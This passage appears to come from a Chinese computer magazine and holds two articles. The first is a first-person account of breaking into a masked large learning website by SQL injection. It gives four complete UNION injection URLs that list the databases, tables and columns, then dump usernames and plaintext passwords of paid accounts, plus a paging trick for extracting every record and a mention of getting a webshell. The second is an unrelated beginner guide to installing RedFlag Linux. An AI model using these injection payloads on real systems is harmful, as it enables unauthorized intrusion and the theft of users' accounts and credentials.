


图7

所谓"DISTINCT"，就是消除重复行的一个选项，出现这样的提示，说明在前面的SELECT语句中使用了Distinct项，那么我在后面的SELECT中加入DISTINCT是不是就可以匹配呢？结果错误仍旧！怎么办？难道折身回到暴错的阶段！我翻出一本关于SQL数据库的书籍，在其中浏览了一遍对UNION的介绍，忽然发现有这么一句：在Union运算符中，如果使用了ALL选项，则所有结果行包括重复行都将被显示，在UNION语句中，ALL选项不是默认值，必须要明确指定。这是什么意思？莫非在UNION中加入ALL选项就可以和前面SELECT中的"DISTINCT"相匹配了。管它呢，先试一下，将All加在union




图8

之后，再次执行，一下子显示出了很多空行，如图8，嘿嘿，忘记在SELECT中加入Top关键字了，接下来，使用数字1-14进行替换null，经过一番测试，终于找出了可以在页面中显示的字段，分别是第四个（字符型）、第六个（字符型）、第十个（数值型）和第十一个（数值型）。

接下来，在UNION的大力支持下，我只用了四步就拿到了付费帐号的密码，是哪四步呢？

**第一步：查询所有的数据库名**

其实这一步可以跳过，因为在注入点中，只要将测试语句改为and (select db_name(0))=1就可以得到当前数据库的名字，但为了全面考虑，还是从“[sysdatabases]”表查询出所有的数据库以备后用，所构造的UNION语句是：**http://www.*****.com/s*/classindex.asp?classshop=00' union all select 1,2,3,name,5,6,7,8,9,10,11,12,13,14 from [master].[dbo].[sysdatabases]--**。

**第二步：得到某个数据库中的表名**

查询出了数据库名，接下来就该查询当前数据库中的表名了，提交的语句是：**http://www.*****.com/s*/classindex.asp?classshop=00' union all select 1,2,3,id,5,6,name,8,9,10,11,12,13,14 from[当前库名].[dbo].[sysobjects] where xtype='U'--**。这个语句的意思是从“sysobjects”表中查询出所属“当前库”的用户表名，“xtype='U'”中的“'U'”代表的就是用户表。如果是跨库查询，就将所要查询的数据库名做为当前库名。当把该库中所有的表名全部显示后，我终于找出了前面HDSI在暴表时很慢的原因，原来当前库中的表竟然有八九十个之多，难怪用工具列表时那么慢。

**第三步：得到某个表中的列名**

有了表名，还要得到其中的列名，才能查询出相关的信息。从前面得到的表名中，我找了几个有可能是用户信息存放的表，先将他们中的列名查询出来，再进行验证。所提交的语句是：**http://www.*****.com/s*/classindex.asp?classshop=00'union all select 1,2,3,xtype,5,6,name,8,9,10,11,12,13,14 from [当前库名].[dbo].[syscolumns] where id=object_id('当前库名.dbo.表名')--**。

其中的**object_id('当前库名.dbo.表名')**是将要查询的表名转换为ID值（也可以直接用第二步中的方法得到ID值），因为只有ID值在“syscolumns”中才是唯一的。xtype是列名的类型，所显示的是一些数字，这里我列出部分类型的对应关系：34 - image、35 - text、56 - int、61 - datetime、167 - varchar、231 - nvarchar。

**第四步：获取帐号密码**

从上面所分析出的列名中，找到了一个极有可能保存用户信息的表，因为其中的列数过多，而在当前页面中只能显示四个列，我决定先从几个敏感的列入手。语句如下：**http://www.*****.com/s*/classindex.asp?classshop=00'union all select top 50 1,2,3,username,5,6,password,8,9,id,11,12,13,14 from[当前库名].[dbo].[表名]--**。

查询后的结果如图9所示，前50个用户的名称及密码哗哗的就出来了！密码还是明文显示，这下可省事了。我试了几个帐号，个个成功！不过所试的帐号都是免费的，那付费帐号在哪儿呢？将显示列名更改为其它未查询的列，在多次对比后，发现有一个列是区别用户权限的，将该列做为WHERE条件值，再次查询，所显示的就是前50个付费帐号了。如果在SELECT语句不加Top或其它条件，就会把数据一次性全部显示，这样势必会让浏览器崩溃，但Top 50只能得到前50个数据，那后面的如何获取呢？SQL语句中的“IN”可以帮这个忙！比如获取50－100之间的用户，在Where后的条件语句就是**username not in (select top 100 username from [当前库名].[dbo].[表名]Where 权限字段=1)**。如果获取100－150之间的，只须再将其中的100改为150就可以了。




图9

看着得到的付费帐号，我忽然感慨万千。为什么在注入漏洞都快绝迹的情况下，还能在一个大型的学习网站中找到，并且用户的密码还是未经过MD5加密的！唉，不知说什么好了！还是给管理员发封信吧！ 从前面的测试中，我们也能看出，该注入点还支持多句执行，虽然数据库的连接权限是“DB_OWNER”，但如果数据库和网站同处一个服务器内，采取数据库差异备份的方法，还是有可能拿到一个WEBSHELL的，但我此行的目的只是为了得到几个付费帐号，就不再搞这些小动作了。OK，闪人！

# 菜鸟的Linux之旅

Duron

## 一、了解Linux

Linux是完全开放源代码的操作系统，所以Linux没有什么盗版与正版之分，从Internet上我们可以免费的下载得到它（当然在一些正规的软件销售店里也有花钱的Linux，不过，应该说对方卖的是技术支持而不是软件本身，这与Windows是完全不一样的，更何况，其价格仅为68元，普通的消费者还是完全可以接受的）。Linux有许多种发行版本，比如常见的RedHat Linux、RedFlag Linux、SuSE Linux、Debian Linux等等，本文我们将以国产的RedFlag（红旗） Linux为例来进行介绍。

## 二、安装Linux

要安装Linux首先要有安装光盘或安装文件，我们可以到红旗Linux的官方网站（http://www.redflag-linux.com）下载就可以了，一共有四张，两张是系统盘，两张是工具盘（就是Linux下的各种软件），下载下来的是ISO格式的文件。我们可以将其刻录到光盘上，然后再直接安装到硬盘上，也可以使用虚拟机来进行安装，那样就不用去刻盘了。

我采用的是光盘安装方式，制作Linux和Windows的双系统。由于Linux的磁盘格式与Windows的磁盘格式并不兼容，所以我们需要从硬盘里重新划分出一定大小的分区来由Linux安装时自己划分。

**小提示：**

如何正确的划分出Linux安装所需要的硬盘分区是Linux安装的一个重点。对于已经安装有Windows系统的电脑来说，可以使用“计算机管理”中的“磁盘管理”将不准备使用的Windows分区删除掉，用以安装Linux系统（图1），或者是使用pqmagic（魔术分区）从原来的Windows分区中直接重新划分出一块，再删除掉，用以安装Linux。




图1





图2




图3

分区的问题解决后，我们重新启动电脑，设置为从CDROM（光盘）启动，这点和安装Windows相同，插入Linux的第一张安装光盘，RedFlag Linux就会自动引导进入安装界面（图2）。直接按Enter键可以进入图形化的Linux的安装，输入text后再按Enter键，则会进入文本方式的Linux（和DOS有点类似，但是操作完全不同）安装。对于初学者，我们建议采用图形化的安装界面。进入真正的安装界面后，和安装Windows一样，我们先要同意RedFlag Linux的安装条款，选择接受，然后点击下一步（图3），下面就进入最重要的分区了。如果我们是在虚拟机上安装的，可以选择自动分区，但是倘若我们是在硬盘上安装双系统的话，就必须得选择手动分区，以免清空硬盘数据（图4）。

